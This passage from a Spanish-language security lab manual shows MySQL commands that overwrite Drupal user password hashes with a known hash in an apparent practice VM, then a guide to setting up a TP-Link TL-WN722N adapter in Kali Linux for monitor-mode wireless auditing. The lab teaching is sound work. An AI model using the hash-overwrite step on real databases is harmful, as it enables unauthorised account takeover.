3	victor	victor@gmail.com	0
5	victor_longa	victor@gmail.com	1
6	manuel_mena	manuel@gmail.com	1

```
6 rows in set (0.00 sec)
```

Figura 216. Visualizamos parte de los datos insertados

6.8.4.2 Insertamos el hash en la base de datos

Lo siguiente que hicimos fue insertar el hash en nuestra base de datos usando la sentencias que se presentan en las imágenes.

```
mysql> UPDATE users
  → SET pass = '$P$GkezX3Nt01ZdIRVW40XSLBmxTjROKf0'
  → WHERE name = 'manuel_mena';
Query OK, 1 row affected (0.02 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql>
mysql>
```

Figura 217. insertamos el hash par los usuarios

Por último, mostramos lo utilizando el comando **SELECT uid, name, mail,pass FROM users;** mostramos lo aplicado.

```
mysql> SELECT uid, name, mail,pass FROM users;
+----+-----+-----+-----+
| uid | name      | mail          | pass                                     |
+----+-----+-----+-----+
| 0 | | | | |
| 1 | tiago     | lampiao@lampiao.com | $$DNZ5o1k/NY7SugtJvJpQNL40kHKwn4yXy |
| 2 | Eder      | eder@lampiao.com   | $$DvSorvh17okjmVImnVPmVgfwJ2U..PNK |
| 3 | victor    | victor@gmail.com   | $$DXFgJcBUwn9d.mgv69ZB6Ipt9vXtJvc/J |
| 5 | victor_longa | victor@gmail.com   | $P$GkezX3Nt01ZdIRVW40XSLBmxTjROKf0 |
| 6 | manuel_mena | manuel@gmail.com   | $P$GkezX3Nt01ZdIRVW40XSLBmxTjROKf0 |
+----+-----+-----+-----+
5 rows in set (0.00 sec)

mysql>
```

Figura 218. Visualizamos los usuarios y sus hash

7. Capítulo 7: Manual de Instalación y Configuración Del Adaptador Inalámbrico Tp-Link Tl-Wn722n En Linux

7.1. Introducción

El presente manual tiene como objetivo guiar la instalación y configuración del adaptador inalámbrico TP-Link TL-WN722N en Kali Linux, brindando una referencia práctica y detallada para su correcto funcionamiento en modo monitor. A lo largo del documento, se explican los conocimientos previos sobre el adaptador, sus características principales, y la importancia de comprender su funcionamiento antes de iniciar la instalación.

Se detallan los pasos necesarios para que Kali Linux detecte el adaptador, incluyendo la creación del filtro USB en la máquina virtual y la verificación de su reconocimiento en el sistema. Posteriormente, se aborda la instalación de los drivers, la preparación de la interfaz, la activación del modo monitor y la verificación mediante herramientas como airmon-ng e iwconfig.

El manual también contempla los problemas más comunes que pueden surgir durante el proceso y proporciona soluciones claras para asegurar que el adaptador funcione correctamente. De esta manera, se garantiza un procedimiento ordenado y completo, desde la conexión física del dispositivo hasta su configuración avanzada, permitiendo a los usuarios realizar auditorías y análisis de redes inalámbricas de manera eficiente y segura.

7.2. Objetivos

7.2.1 General

Guiar de manera práctica y detallada la instalación y configuración del adaptador inalámbrico TP-Link TL-WN722N en Kali Linux, incluyendo la puesta en modo monitor, la verificación de su funcionamiento y la resolución de posibles problemas durante el proceso.

7.2.2 Específicos

- Explicar los conocimientos previos necesarios sobre el adaptador TP-Link TL-WN722N, incluyendo sus características técnicas y funcionamiento.
- Describir paso a paso el proceso de detección del adaptador en Kali Linux, desde la conexión física hasta la comprobación en la máquina virtual.
- Detallar la instalación de los drivers y dependencias, así como la preparación de la interfaz para habilitar el modo monitor.
- Proporcionar soluciones a los problemas técnicos más comunes durante la instalación y configuración, garantizando que el adaptador funcione correctamente para análisis de redes inalámbricas.

7.3. Planteamiento Del Problema

Durante la configuración del adaptador inalámbrico TP-Link TL-WN722N en Kali Linux, surgieron varios desafíos técnicos que dificultaban su correcta instalación y funcionamiento. Uno de los problemas principales fue que la máquina virtual no detectaba el adaptador debido a la falta de creación del filtro USB, elemento indispensable para que el dispositivo sea reconocido por el sistema.

Adicionalmente, servicios del sistema que podían interferir con la interfaz inalámbrica, impidiendo la activación del modo monitor necesario para capturar tráfico de red. Estos inconvenientes retrasan el proceso de instalación y limitan la capacidad de utilizar el adaptador para auditorías de redes y análisis de tráfico inalámbrico, afectando la eficacia de las prácticas de seguridad informática.

Por ello, el presente manual busca proporcionar una guía detallada y paso a paso, que permita superar estos obstáculos, asegurando que el adaptador funcione correctamente en Kali Linux y cumpla con los objetivos de análisis y monitoreo de redes inalámbrica.

7.4. Subcapítulo 1: Conocimientos Previos Sobre el Adaptador de Red Inalámbrico TP-LINK TL-WN722N



Figura 219. Adaptador TP-LINK TL-WN722N

7.4.1 ¿Qué es el adaptador TP-LINK TL-WN722N ?

El **TP-Link TL-WN722N** es un adaptador de red inalámbrico USB diseñado para proporcionar conectividad Wi-Fi a computadores de escritorio o portátiles que no cuentan con tarjeta inalámbrica integrada o que requieren mejorar la calidad de su señal. Este dispositivo destaca por incluir una **antena externa de alta ganancia**, la cual permite optimizar tanto la transmisión como la recepción de la señal, asegurando así una conexión más estable y con mayor cobertura dentro del hogar u oficina.

Según (TP-LINK, s. f.) TL-WN722N tiene una antena externa de alta ganancia para asegurar una transmisión y recepción de señal más fuertes. Esto le ayuda a obtener una conexión Wi-Fi estable en toda su casa. Además, la antena desmontable se puede girar y ajustar según sea necesario para adaptarse a varios entornos operativos.

Una de sus ventajas principales es que la antena es desmontable y ajustable, lo que significa que puede girarse o cambiarse de posición según las condiciones del entorno, adaptándose a diferentes necesidades operativas. Esto lo convierte en una solución práctica para usuarios que buscan mejorar la estabilidad y el alcance de su red inalámbrica sin necesidad de reemplazar su equipo principal.



Figura 220. Contenido que trae la caja del adaptador

Al comprar el adaptador, dentro de su caja nos encontramos que trae:

- 1) El adaptador de red con una antena desmontable.
- 2) Manual de instrucciones para su instalación rápida
- 3) Cable usb a usb para conectarlo en de forma indirecta al pc.

7.4.2 Característica más importante de este adaptador

Según (TP-LINK, s. f.) *“El adaptador USB inalámbrico N TL-WN722N le permite conectar una computadora de escritorio o portátil a una red inalámbrica y acceder a una*

conexión a Internet de alta velocidad. Proporciona una velocidad inalámbrica de hasta 150 Mbps, lo que es beneficioso para los juegos en línea o incluso la transmisión de video.”

La principal característica del TP-Link TL-WN722N es su antena externa de alta ganancia de 4 dBi, la cual mejora de manera significativa la potencia de la señal Wi-Fi. Gracias a esto, el adaptador garantiza una transmisión y recepción más estables en comparación con otros dispositivos con antenas internas. Además, al ser desmontable y ajustable, la antena permite orientarla en diferentes direcciones, optimizando el rendimiento según las condiciones del entorno y ofreciendo mayor cobertura en el hogar u oficina.




Figura 221. Característica del adaptador según su información

7.5. Subcapítulo 2: Pasos Para Hacer Que Kali Linux Detecte El Adaptador

Inalámbrico

Lo primero que debemos hacer es lograr que nuestra máquina virtual detecte el adaptador de red, esto es importante porque nos permite probar que al momento de instalar los driver todo funciona correctamente.

7.5.1 Paso 1: Conecta el adaptador USB TL-WN722N a tu equipo físico

Aunque suene un poco lógico, lo primero que debemos hacer conectar la antena o adaptador a nuestro pc, esto se hace con el fin de que sea detectado por nuestra máquina virtual, es importante revisar que si estamos dando acceso a nuestro puertos USB.




Figura 222. Conectamos el adaptado a un puerto USB

7.5.1.1 Creamos el filtro USB

Lo siguiente que se hizo fue ingresar a VirtualBox luego ingresamos a la configuración de Kali Linux cuando estemos aquí haremos lo que se muestra en la siguiente imagen




Figura 223. Ingreso al apartado USB




Figura 224. Se crea el filtro USB

En esa misma ventana, haz clic en el **(que esta abajo de los puertos seriales)** que está al lado derecho (donde dice “Filtros de dispositivos USB”) Le damos clic y nos debería mostrar una lista de dispositivos USB conectados.




Figura 225. Se selecciona el adaptador en el filtro

Al seleccionarlo nos saldrá lo que haremos es seleccionar el que corresponda a el adaptador TP-LINK Wireless USB Adapter. En mi caso era el Realtek 802.11n NIC.




Figura 226. Adaptador seleccionado

El filtro USB que creamos en VirtualBox lo que hace es asignar automáticamente un dispositivo USB específico a la máquina virtual, permitiendo conexión persistente y pruebas directas.

7.6. Paso 2: arranca tu máquina virtual de Kali Linux y revisemos si Kali lo está viendo

Lo primero que debemos lograr es que la máquina virtual detecte el adaptador de red. Esto es necesario porque nos permite confirmar, antes de instalar controladores, que el hardware está correctamente enrutado a la VM y que el sistema operativo lo reconoce (por ejemplo, `lsusb` mostró `2357:010c` — TP-Link TL-WN722N). Así evitamos instalar controladores incorrectos y acortamos la resolución de problemas si surgen incompatibilidades.

```

root@kali: ~
Session Acciones Editar Vista Ayuda
(root@kali)~]
# lsusb

Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 001 Device 002: ID 2357:010c TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 002 Device 002: ID 80ee:0021 VirtualBox USB Tablet

(root@kali)~]

```

Figura 227. Detectmos el adaptador con Lsusb

posteriormente, utilizamos el comando **ip a**, el cual nos permite listar todas las interfaces de red disponibles en la máquina virtual. De esta manera confirmamos que el adaptador inalámbrico fue reconocido como una interfaz propia (por ejemplo, wlan0), requisito indispensable para poder configurarlo en modo monitor y emplearlo en pruebas de auditoría de redes.

```
(root@kali)-[~]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:8d:01:f3 brd ff:ff:ff:ff:ff:ff
    inet 192.1.1.13/24 brd 192.1.1.255 scope global dynamic noprefixroute eth0
        valid_lft 464sec preferred_lft 464sec
    inet6 fe80::a00:27ff:fe8d:1f3/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: wlan0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default qlen 1000
    link/ether 82:c2:d1:da:7c:5b brd ff:ff:ff:ff:ff:ff permaddr 7c:f1:7e:ac:f3:6d
    #
```

Figura 228. Listamos todas las interfaces de red disponibles en la máquina virtual.

```
(root@kali)-[~]
# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
          Retry short limit:7  RTS thr=2347 B  Fragment thr:off
          Encryption key:off
          Power Management:off
    #
```

Figura 229. Comprobamos que el adaptador TP-Link fue reconocido como wlan0

Luego empleamos el comando **iwconfig**, que permite visualizar las interfaces inalámbricas y sus características. Con este comprobamos que el adaptador TP-Link fue

reconocido como wlan0, lo cual confirma que el sistema lo identifica como dispositivo Wi-Fi y puede configurarse para distintas operaciones.

```
(root@kali)-[~]
# dmesg | grep usb
[ 4.486680] usbcore: registered new interface driver usbfs
[ 4.486697] usbcore: registered new interface driver hub
[ 4.486720] usbcore: registered new device driver usb
[ 4.580737] usb usb1: New USB device found, idVendor=1d6b, idProduct=0002, bcdDevice= 6.12
[ 4.580779] usb usb1: New USB device strings: Mfr=3, Product=2, SerialNumber=1
[ 4.580783] usb usb1: Product: EHCI Host Controller
[ 4.580787] usb usb1: Manufacturer: Linux 6.12.38+kali-amd64 ehci_hcd
[ 4.580790] usb usb1: SerialNumber: 0000:00:0b.0
[ 4.681070] usb usb2: New USB device found, idVendor=1d6b, idProduct=0001, bcdDevice= 6.12
[ 4.681079] usb usb2: New USB device strings: Mfr=3, Product=2, SerialNumber=1
```

Figura 230. , Utilizamos el comando `dmesg | grep usb` para revisar los registros del kernel

Asimismo, utilizamos el comando `dmesg | grep usb` para revisar los registros del kernel.

Con este paso verificamos que el adaptador TP-Link TL-WN722N fue detectado, mostrando su identificador USB y confirmando la carga del firmware necesario para su funcionamiento.

```
Session Acciones Editar Vista Ayuda
[ 4.580783] usb usb1: Product: EHCI Host Controller
[ 4.580787] usb usb1: Manufacturer: Linux 6.12.38+kali-amd64 ehci_hcd
[ 4.580790] usb usb1: SerialNumber: 0000:00:0b.0
[ 4.681070] usb usb2: New USB device found, idVendor=1d6b, idProduct=0001, bcdDevice= 6.12
[ 4.681079] usb usb2: New USB device strings: Mfr=3, Product=2, SerialNumber=1
[ 4.681082] usb usb2: Product: OHCI PCI host controller
[ 4.681085] usb usb2: Manufacturer: Linux 6.12.38+kali-amd64 ohci_hcd
[ 4.681087] usb usb2: SerialNumber: 0000:00:06.0
[ 4.829853] usb 1-1: new high-speed USB device number 2 using ehci-pci
[ 5.317938] usb 2-1: new full-speed USB device number 2 using ohci-pci
[ 5.341434] usb 1-1: New USB device found, idVendor=2357, idProduct=010c, bcdDevice= 0.00
[ 5.341451] usb 1-1: New USB device strings: Mfr=1, Product=2, SerialNumber=3
[ 5.341460] usb 1-1: Product: 802.11n NIC
[ 5.341467] usb 1-1: Manufacturer: Realtek
[ 5.341473] usb 1-1: SerialNumber: 00E04C0001
[ 5.596710] usb 2-1: New USB device found, idVendor=80ee, idProduct=0021, bcdDevice= 1.00
[ 5.596720] usb 2-1: New USB device strings: Mfr=1, Product=3, SerialNumber=0
[ 5.596724] usb 2-1: Product: USB Tablet
[ 5.596727] usb 2-1: Manufacturer: VirtualBox
[ 5.796615] usbcore: registered new interface driver usbhcd
[ 5.796621] usbhcd: USB HID core driver
[ 5.824946] input: VirtualBox USB Tablet as /devices/pci0000:00/0000:00:06.0/usb2/2-1/2-1:1.0/0003:80EE:0021.0001/input/input6
[ 5.826659] hid-generic 0003:80EE:0021.0001: input,hidraw0: USB HID v1.10 Mouse [VirtualBox USB Tablet] on usb-0000:00:06.0-1/input0
[ 14.430045] usb 1-1: This Realtek USB WiFi dongle (0x2357:0x010c) is untested!
[ 14.430054] usb 1-1: Please report results to Jes.Sorensen@gmail.com
[ 18.935220] usb 1-1: Dumping efuse for RTL8188EU (0x200 bytes):
[ 18.935311] usb 1-1: RTL8188EU rev D (TSMC) romver 0, 1T1R, TX queues 2, WiFi=1, BT=0, GPS=0, HI PA=0
[ 18.935317] usb 1-1: RTL8188EU MAC: 7c:f1:7e:ac:f3:6d
[ 18.935321] usb 1-1: rtl8xxxu: Loading firmware rtlwifi/rtl8188eu_fw.bin
[ 18.938829] usb 1-1: Firmware revision 28.0 (signature 0x88e1)
[ 23.180998] usbcore: registered new interface driver rtl8xxxu
#
```

Figura 231. Confirmando la carga del firmware

7.7. Subcapítulo 3: Instalación de Los Driver Del Adaptador en Kali Linux

Para instalar los driver de nuestro adaptador, lo primero que debemos hacer es actualizar los paquetes y herramientas de nuestro sistema Kali linux, esto lo hacemos con el fin de evitarnos futuros problemas de paquetes desactualizados.

7.7.1 Actualizamos los paquetes de Kali linux

Con el comando **sudo apt update** descargamos los paquetes que no tengamos todavía a la mano, es necesario que ingresemos a super usuario o root para realizar este paso, para ello se os solicitara la contraseña al momento de ingresar ese comando

```
(kali㉿kali)-[~]
└─$ sudo apt update
[sudo] contraseña para kali: *****
Lo siento, pruebe otra vez.
[sudo] contraseña para kali:
Des:1 http://kali.download/kali kali-rolling InRelease [34,0 kB]
Des:2 http://kali.download/kali kali-rolling/main amd64 Packages [21,1 MB]
Des:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [50,6 MB]
Des:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [118 kB]
Des:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [326 kB]
]
Des:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [201 kB]
Des:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [911 k
B]
Des:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [11
,3 kB]
Descargados 73,3 MB en 24s (3.012 kB/s)
Se pueden actualizar 1189 paquetes. Ejecute «apt list --upgradable» para verlos.
(kali㉿kali)-[~]
└─$
```

Figura 232. Comandos `sudo apt update`

Luego ingresamos el comando **sudo apt upgrade**, este comando lo que hacees actualizar toda la paqueteria que tenemos en Kali linux, al ingresarnos nos mostrara una lista de paquetes y nos pedir que confirmemos con un si o un no si queremos actualizarlos, si le damos en si comenzara a actualizarse. Esto puede tardar un momento en realizarse.


```

(kali@kali)-[~]
$ sudo apt upgrade
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
amass-common libportmidi0 python3-gpg
libbluray2 libqt5ct-common1.8 python3-kismetcapturebtgeiger
libbson-1.0-0t64 libsfame1 python3-kismetcapturefreaklabszigbee
libgdal36 libsigsegv2 python3-kismetcapturertl433
libgdata-common libsoup-2.4-1 python3-kismetcapturertladsb
libgdata22 libsoup2.4-common python3-kismetcapturertlamr
libgeos3.13.1 libtheora0 python3-packaging-whl
libhdf4-0-alt libtheoradec1 python3-protobuf
libjs-jquery-ui libtheoraenc1 python3-wheel-whl
libjs-underscore libudfread0 samba-ad-dc
libmongoc-1.0-0t64 libvpx9 samba-ad-provision
libmongocrypt0 libx264-164 samba-dsdb-modules
libogdi4.1 libyelp0
libplacebo349 python3-bluepy
Utilice «sudo apt autoremove» para eliminarlos.

Upgrading:
7zip libpipewire-0.3-modules
accountsservice libplymouth5
adduser libpng16-16t64
adwaita-icon-theme libpoppler-glib8t64

```

Figura 233. Comando `sudo apt upgrade`

La figura que verán acontinuacion, muestra como se debe ver la actualización de los paquetes que tenemos en Kali Linux, esto puede demorar de acuerdo a la velocidad de nuestro internet.

```

libframe2 python3-watchdog
libsmb2-6 sasquatch
libsndio7.0 user-session-migration
libstemmer0d xfce4-eyes-plugin

Paquetes sugeridos:
libbluray-bdj hdf4-tools sndiod linux-doc-6.12 npm
libhdf4-dev liblzma-doc gstreamer1.0-alsa debian-kernel-handbook

Not upgrading:
libgtk-4-1 libgtkmm-4.0-0 pipx python3-pyinstaller
libgtk-4-bin libpskc0t64 powershell-empire

Summary:
Upgrading: 1182, Installing: 64, Removing: 0, Not Upgrading: 7
Download size: 3.101 MB / 3.224 MB
Space needed: 2.794 MB / 8.283 MB available

Continue? [S/n] s
Des:1 http://kali.download/kali kali-rolling/main amd64 bash amd64 5.3-1 [1.556 kB]
Des:21 http://us.mirror.ionos.com/linux/distributions/kali/kali kali-rolling/main amd64 libsqlite3-0 amd64 3.46.1-8 [968 kB]
Des:8 http://mirrors.ocf.berkeley.edu/kali kali-rolling/main amd64 xserver-common all 2:21.1.18-2 [2.417 kB]
Des:7 http://kali.mirror.rafael.ca/kali kali-rolling/main amd64 libnss-systemd amd64 258-1 [228 kB]
Des:2 http://kali.download/kali kali-rolling/main amd64 liblzma5 amd64 5.8.1-1.1 [316 kB]
Des:3 http://kali.download/kali kali-rolling/main amd64 openssl-provider-legacy amd64 3.5.3-1 [308 kB]
Des:5 http://kali.download/kali kali-rolling/main amd64 libssl3t64 amd64 3.5.3-1

```

Figura 234. Actualización de los paquetes.




Figura 235. Reiniciamos nuestra maquina

Después de actualizar estos paquetes ya existentes, lo que se hace es ingresar el comando **sudo reboot**, esto reiniciara nuestra maquina con las nuevas actualizaciones y paquetería lista.

7.7.2 Instalación de dependencias para la compilación de drivers

Como 2 paso, lo que necesitamos hacer es usar el comando **sudo su**, o **sudo -s** para ingresar al modo root; Con este comando y la contraseña ingresamos a este modo, esto lo pueden ver en la siguiente imagen.

```
(kali㉿kali)-[~]  
$ sudo -s  
[sudo] contraseña para kali:  
(root㉿kali)-[/home/kali]  
#
```

Figura 236. Ingresamos a modo root

Luego de esto ejecutamos el comando **apt install bc**

```

(root@kali)-[/home/kali]
# apt install bc
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
amass-common libhdf4-0-alt libportmidi0 libtheoradec1 python3-gpg python3-protobuf
libbluray2 libjs-jquery-ui libqt5ct-common1.8 libtheoraenc1 python3-kismetcapturebtgeiger python3-wheel-whl
libbson-1.0-0t64 libjs-underscore libsframe1 libudfread0 python3-kismetcapturefreaklabszigbee samba-ad-dc
libgdal36 libmongoc-1.0-0t64 libsigsegv2 libvpx9 python3-kismetcapturertl433 samba-ad-provision
libgdal-common libmongocrypt0 libsoup-2.4-1 libx264-164 python3-kismetcapturertladsb samba-dsdb-modules
libgdal22 libogdi4.1 libsoup2.4-common libyelp0 python3-kismetcapturertlamr
libgeos3.13.1 libplacebo349 libtheora0 python3-bluepy python3-packaging-whl
Utilice «apt autoremove» para eliminarlos.

Installing:
bc

Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 7
Download size: 103 kB
Space needed: 242 kB / 5.446 MB available

Des:1 http://mirrors.jevincanders.net/kali kali-rolling/main amd64 bc amd64 1.07.1-4 [103 kB]
Descargados 103 kB en 2s (48,2 kB/s)
Seleccionando el paquete bc previamente no seleccionado.
Leyendo la base de datos ... 85%

```

Figura 237. Comando `apt install bc`

Con el comando **apt install bc** instalamos la calculadora de precisión arbitraria, una utilidad de consola que permite realizar operaciones matemáticas avanzadas y que resulta útil en pruebas o en scripts para automatizar cálculos dentro de Kali Linux.

```


(root@kali)-[~]
# apt-get install build-essential
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
build-essential ya está en su versión más reciente (12.12).
fijado build-essential como instalado manualmente.
Los paquetes indicados a continuación se instalaron de forma automática y ya no s
on necesarios.
amass-common libbluray2 libbson-1.0-0t64 libgdal36 libgdal-common libgdal22
libgeos3.13.1 libhdf4-0-alt libjs-jquery-ui libjs-underscore
libmongoc-1.0-0t64 libmongocrypt0 libogdi4.1 libplacebo349 libportmidi0
libqt5ct-common1.8 libsframe1 libsigsegv2 libsoup-2.4-1 libsoup2.4-common
libtheora0 libtheoradec1 libtheoraenc1 libudfread0 libvpx9 libx264-164
libyelp0 python3-bluepy python3-gpg python3-kismetcapturebtgeiger
python3-kismetcapturefreaklabszigbee python3-kismetcapturertl433
python3-kismetcapturertladsb python3-kismetcapturertlamr
python3-packaging-whl python3-protobuf python3-wheel-whl samba-ad-dc
samba-ad-provision samba-dsdb-modules
Utilice «apt autoremove» para eliminarlos.
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 7 no actualizados.

(root@kali)-[~]
#

```

Figura 238. Se instalan las herramientas fundamentales de compilación en Linux.

Posteriormente, se ejecutó el comando **apt-get install build-essential**, mediante el cual se instalan las herramientas fundamentales de compilación en Linux. Este paquete agrupa compiladores, enlazadores y librerías esenciales que permiten compilar e instalar controladores o aplicaciones a partir del código fuente, garantizando así un entorno de desarrollo completo dentro de la máquina virtual.



```
Session Acciones Editar Vista Ayuda
(root@kali)~[~]
# apt-get install libelf-dev
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
amass-common libbluray2 libbson-1.0-0t64 libgdal36 libgdata-common libgdata22
